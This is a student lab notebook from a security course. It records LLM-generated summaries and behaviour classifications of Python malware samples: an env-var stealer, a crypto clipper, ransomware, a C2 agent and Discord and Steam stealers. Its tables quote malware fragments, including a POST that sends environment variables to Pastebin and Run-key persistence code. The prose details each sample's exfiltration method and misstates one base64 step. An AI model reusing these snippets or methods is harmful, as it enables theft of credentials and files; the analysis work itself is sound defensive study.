# CS 575 Lab Notebook

## Lab 8

**Name:** Jarren Calizo
**OdinID:** calizo
**Date:** February 25, 2026

# Table of Contents


Lab 8.1 Code Documentation and Analysis 3
Step 2. Documentation generation 3
1. Take a screenshot of the result that includes your OdinId 3
2. Take a screenshot of the result that includes your OdinId 3
Step 3. Code summarization 4
1. Find the two main operations that the code performs 4
2. Take a screenshot of the summary showing the operations that includes your OdinId 4
Step 4. Code summarization (2) 5
1. Find the mechanisms it uses to maintain persistence and steal information. 5
2. Take a screenshot of the summary describing the two mechanisms that includes your OdinId 6
3. What is the purpose of the code? 6
4. Take a screenshot of the summary correctly identifying the purpose of the code that includes your OdinId 7
5. What command does the program respond to? 7
6. Take a screenshot of the summary correctly identifying the command the code responds to that includes your OdinId 7
7. Find the types of data it accesses and the mechanism used for exfiltration 8
8. Take a screenshot of the summary correctly identifying the types of data and the exfiltration method that includes your OdinId 8
9. Find what files it accesses and how it obtains its exfiltration destination 8
10. Take a screenshot of the summary correctly identifying the types of data and the mechanism used to obtain its exfiltration destination that includes your OdinId 9
11. Find the function of the program and the types of payloads it can execute 10
12. Take a screenshot of the summary correctly identifying the purpose of the program and the payload types it supports that includes your OdinId 10
Step 5. Code classification 10
1. Create a table of the code_snippet returned for each that the LLM identifies as evidence 10
Step 6. Code classification (2) 12
1. Create a table of the code_snippet returned for each that the LLM identifies as evidence 12
2. Create a table of the code_snippet returned for each that the LLM identifies as evidence 14
3. Create a table of the code_snippet returned for each that the LLM identifies as evidence 16
4. Create a table of the code_snippet returned for each that the LLM identifies as evidence 17
5. Create a table of the code_snippet returned for each that the LLM identifies as evidence 18

6. Create a table of the code_snippet returned for each that the LLM identifies as evidence 20
Step 8. Repository analysis via git (2) 25
1. Take a screenshot of the hash of the last commit that includes your OdinId 25
Step 9. Repository analysis via git (3) 26
1. Take a screenshot of the files that have been flagged as malicious that includes your OdinId 26
Step 10. Repository analysis via git (4) 26
1. Take a screenshot of the problematic files that have been added that includes your OdinId 26
Step 11. Python deobfuscation 27
1. Take a screenshot of the results that includes your OdinId 27
2. Take a screenshot of the results that includes your OdinId 27
3. Take a screenshot of the results that includes your OdinId 28
Step 12. Python deobfuscation (2) 28
1. Take a screenshot of the results that includes your OdinId 28
2. Take a screenshot of the results that includes your OdinId 29
3. Take a screenshot of the results that includes your OdinId. Is the LLM correct? 30
4. Take a screenshot of the results that includes your OdinId. Does the LLM change its assessment? 31
Step 13. Python deobfuscation (3) 32
1. Take a screenshot of the results that includes your OdinId. 32
2. Take a screenshot of the flag that includes your OdinId. 32
Step 14. Binary reverse-engineering 33
1. Take a screenshot showing the results that includes your OdinId 33
Step 15. Binary reverse-engineering (2) 33
1. Take a screenshot showing the results that includes your OdinId 33
Step 17. Binary reverse engineering with Ghidra (2) 34
1. Take a screenshot of the code that includes your OdinId 34
2. Take a screenshot of the results that includes your OdinId 35
Step 18. Binary analysis with radare2 36
1. Take a screenshot of the password checking code that includes your OdinId 36
2. Take a screenshot of the results that includes your OdinId 37


# Lab 8.1 Code Documentation and Analysis

## *Step 2. Documentation generation*

### 1. Take a screenshot of the result that includes your OdinId




### 2. Take a screenshot of the result that includes your OdinId




## *Step 3. Code summarization*

### 1. Find the two main operations that the code performs

This file is trying to do two main things: first, it gathers the program's environment variables, writes them into a local .env file, and then sends that same data out in an http POST request to Pastebin's API endpoint. Second, it attempts to run that monitoring routine in a separate daemon process and then lets the main program rest for 5 seconds before ending.

- There is a function monitor() defined, but the process in main tries to start monitor_env, so the intended behavior might break unless name is fixed.

### 2. Take a screenshot of the summary showing the operations that includes your OdinId




## *Step 4. Code summarization (2)*

### 1. Find the mechanisms it uses to maintain persistence and steal information.

The program uses persistence in a deliberate black-boxed way. On its first run, replicate() copies the script into the user’s APPDATA directory, and add_to_registry() creates a CLIPPER value under HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, which is a standard Windows startup location used to launch programs each time the user logs on. In other words, it does not just run once, it plants itself where Windows will keep calling it back.

Its theft mechanism is the clipboard. The script repeatedly opens the Windows clipboard through cytypes, reads text content, checks whether that text matches a Bitcoin style wallet address with a regex, and if it does, replaces the copied address with the hardcoded attacker controlled ADDRESS. That means it is not stealing files in an obvious way, it is stealing value by hijacking copied payment destinations at the moment a victim tries to paste them, which is the main behavior of a clipper.


## 2. Take a screenshot of the summary describing the two mechanisms that includes your OdinId




## 3. What is the purpose of the code?

The purpose of this code is to function as a ransomware program: it hunts through the system for many common personal and work file types, keeps a record of those file paths, and is structured to encrypt and later decrypt them with a Fernet key, which is a form of symmetric encryption. The actual encryption step is commented out, so in this version, it mainly maps out target files instead of fully locking them. It also sends status data to a remote URL with an http POST request, which suggests a simple phone home behavior. Finally, it uses Tkinter to present a full screen ransom note and decryption prompt, so its intended role is clearly a ransomware style demonstration.

## 4. Take a screenshot of the summary correctly identifying the purpose of the code that includes your OdinId





## 5. What command does the program respond to?

The primary command the program responds to is sysinfo.

- When it receives that exact command from the server, it collects a broad snapshot of the host system, which includes platform details, CPU, memory, disk, network, and locale information, and wraps all of that into JSON and sends it back through the socket.
- It also recognizes exit to stop the client loop

## 6. Take a screenshot of the summary correctly identifying the command the code responds to that includes your OdinId




## 7. Find the types of data it accesses and the mechanism used for exfiltration

The program accesses four explicit file categories: .txt text files, .jpg images, .png images, and .pdf documents. It recursively walks the filesystem starting at C: , skips a short blacklist of major system directories like C:\Windows and C:\Program Files, and for each allowed file, it also captures the file path itself by sending a ‘New file found: <path>’ message before attempting upload. The result is that it touches both file contents and file location metadata

The exfiltration mechanism is a Discord webhook. It uses requests.post() to send two kinds of outbound http POSTs to the hardcoded webhook URL: first a JSON payload with a text message (“content”), then a multipart file upload with files={“file”: file} to transmit the actual file bytes. Discord’s webhook API does allow for sending messag content and file attachments, and the Requests library supports multipart uploads through the files parameter, which is exactly how the channel the script leverages to move data out.

- There is a built-in layer where if Discord rate limits the message request with http 429, the script reads the Retry-After header, sleeps, and tries again, which helps the exfiltration loop keep going instead of failing on the first go

## 8. Take a screenshot of the summary correctly identifying the types of data and the exfiltration method that includes your OdinId




## 9. Find what files it accesses and how it obtains its exfiltration destination

The files it goes after are focused on Steam session data. It checks for a Steam install under the PROGRAMFILES(X86)\steam directory, gathers every file in these name starts with ssfn, and also walks the steam\config directory so those config entries can be packed into a temporary archive named steam_session.zip under the user’s TEMP directory. In other words, it is collecting Steam configuration data plus ssfn files tied

to Steam session or Steam Guard related state, zipping them, and then cleaning up the archive afterward.


What gives the script its exfiltration destination is a small layer of concealment. Instead of hardcoding the final upload URL directly, it first sends an http GET request to the PythonAnywhere endpoint, reads the response text, and runs that text through base64.b64encode() to recover the real destination into the hook variable. From there, it uses requests.post(..., files=...) to upload the ZIP file to that decoded hook, which means the outbound target is dynamically fetched, then decoded, then used for file exfiltration.

### 10. Take a screenshot of the summary correctly identifying the types of data and the mechanism used to obtain its exfiltration destination that includes your OdinId

```
┌──(calizo㉿kali-vm)-[~/cs475-src/08_Summarization_ReverseEng]
└─$ uv run 01_code_summarize.py
Welcome to my code summarizer.  Give me a path to a Python program and I'll summarize
 it.  A blank line exits.
llm>> src/p5.py
<unknown>:21: SyntaxWarning: invalid escape sequence '\s'
<unknown>:23: SyntaxWarning: invalid escape sequence '\s'
<unknown>:26: SyntaxWarning: invalid escape sequence '\s'
<unknown>:21: SyntaxWarning: invalid escape sequence '\s'
<unknown>:23: SyntaxWarning: invalid escape sequence '\s'
<unknown>:26: SyntaxWarning: invalid escape sequence '\s'
<unknown>:21: SyntaxWarning: invalid escape sequence '\s'
<unknown>:23: SyntaxWarning: invalid escape sequence '\s'
<unknown>:26: SyntaxWarning: invalid escape sequence '\s'
This Python script is a **Steam account stealer**. It performs the following actions:

1.  **Retrieves a C2 URL:** It fetches a base64-encoded URL (likely a command-and-con
trol server or data exfiltration endpoint) from `https://mehmetaliii.pythonanywhere.c
om/webzuhurt`.
2.  **Locates Steam Data:** It checks for a Steam installation in the default `PROGRA
MFILES(X86)` directory. If found, it identifies all Steam session files (`ssfn` files
) and the entire `config` directory.
3.  **Archives Sensitive Data:** It creates a zip file named `steam_session.zip` in t
he user's temporary directory. It then adds all identified `ssfn` files and the compl
ete contents of the Steam `config` directory to this zip archive. These files are cru
cial for Steam account authentication.
4.  **Exfiltrates Data:** It uploads the created `steam_session.zip` file to the dyna
mically retrieved URL using an HTTP POST request.
5.  **Cleans Up:** Finally, it attempts to delete the temporary `steam_session.zip` f
ile to cover its tracks.


In essence, this script is designed to steal Steam account credentials/sessions by ex
filtrating critical authentication files.
llm>>
```



### 11. Find the function of the program and the types of payloads it can execute

The program is a PhoenixC2 like http reverse agent that quietly phones home to a command server, registers host details, then keeps polling for tasks to execute, with anti-debugging checks and long sleeps to stay low profile. It can execute payloads for remote command execution (rce) and directory listing (dir), and it can also launch an interactive reverse shell (reverse-shell). It supports file transfer payloads too via downloading a server provided file onto the victim (upload) and reading a local file then base64 encoding it for return (download). Finally, it can run modular payloads fetched from the C2: shellcode (base64 decoded then executed via bash), compiled binaries, and Python or bash code, executed directly or via a thread, a process, or an external interpreter.

### 12. Take a screenshot of the summary correctly identifying the purpose of the program and the payload types it supports that includes your OdinId




## *Step 5. Code classification*

### 1. Create a table of the code_snippet returned for each that the LLM identifies as evidence

| File | Behavior Marked True | Confidence | Evidence Summary | code_snippet |
|---|---|---|---|---|

| | | | | |
|---|---|---|---|---|
| src/p0.py | data_exfiltration | 1.0 | Sends the collected environment variables to an external Pastebin endpoint through an HTTP POST request, which directly moves data off-machine. | requests.post("https://pastebin.com/api/api_post.php", data={'content': env_vars}) |
| src/p0.py | file_creation | 1.0 | Creates or overwrites a local ".env" file and writes the collected environment variables into it. | with open(".env", 'w') as f: f.write(env_vars) |
| src/p0.py | process_launching | 1.0 | Launches a separate process with Process(...).start(). Even though monitor_env appears to be a typo, the intent to spawn a background process is clear. | Process(target=monitor_env, daemon=True).start() |
| src/p0.py | env_variable_access | 1.0 | Reads all environment variables from os.environ.items() and joins them into a string for later storage and | env_vars = '\n'.join(f"{k}={v}" for k, v in os.environ.items()) |

| | | | | |
|---|---|---|---|---|
| | | | transmission. | |

## *Step 6. Code classification (2)*

### 1. Create a table of the code_snippet returned for each that the LLM identifies as evidence

| File | Behavior | Confidence | Evidence Summary | code_snippet |
|---|---|---|---|---|
| src/p1.py | file_creation | 1.0 | Replicates the current script into the user's APPDATA directory by writing a new copy of itself, modifies the copied content, and also creates or updates a Registry value under HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run for persistence. | def replicate():\n # ... (code to read current script)\n hide_path = os.getenv('APPDATA') + '\\\\' + sys.argv[0]\n with open(hide_path, 'w', encoding='utf-8') as f:\n for line in virus_code:\n f.write(line)\n if line == 'FirstTime = True\\n':\n f.write('FirstTime = False\\n')\n\ndef add_to_registry():\n # ...\n open_ =winreg.CreateKeyEx(key1,key_value1,0,winreg.KEY_WRITE)\n |

| | | | | |
|---|---|---|---|---|
| | | | | winreg.SetValueEx(open_,"CLIPPER",0,winreg.REG_SZ,address) |
| src/p1.py | process_launching | 1.0 | Uses subprocess.check_call(...) with shell=True to execute echo and clip, which launches system commands to overwrite the clipboard contents. | @staticmethod\n def set_clipboard(text):\n logging.debug('Set clipboard')\n return subprocess.check_call('echo %s \|clip' % text.strip() , shell=True) |
| src/p1.py | env_variable_access | 1.0 | Reads environment variables with os.getenv() to retrieve APPDATA and LOCALAPPDATA, then uses those values to build replication and launcher paths. | def add_to_registry():\n # ...\n path = os.getenv('APPDATA')\n # ...\n address = os.getenv('LOCALAPPDATA') + '\\\\Programs\\\\Python\\\\Launcher\\\\py.exe' + ' ' + '-i ' + '\"' + path + '\\\\' + file_name + '\"'\n\ndef replicate():\n # ...\n path = os.getenv('APPDATA') + '\\\\'\n hide_path = os.getenv('APPDATA') + '\\\\' + sys.argv[0] |

**2. Create a table of the code_snippet returned for each that the LLM identifies as evidence**

| File | Behavior Marked True | Confidence | Evidence Summary | code_snippet |
|---|---|---|---|---|
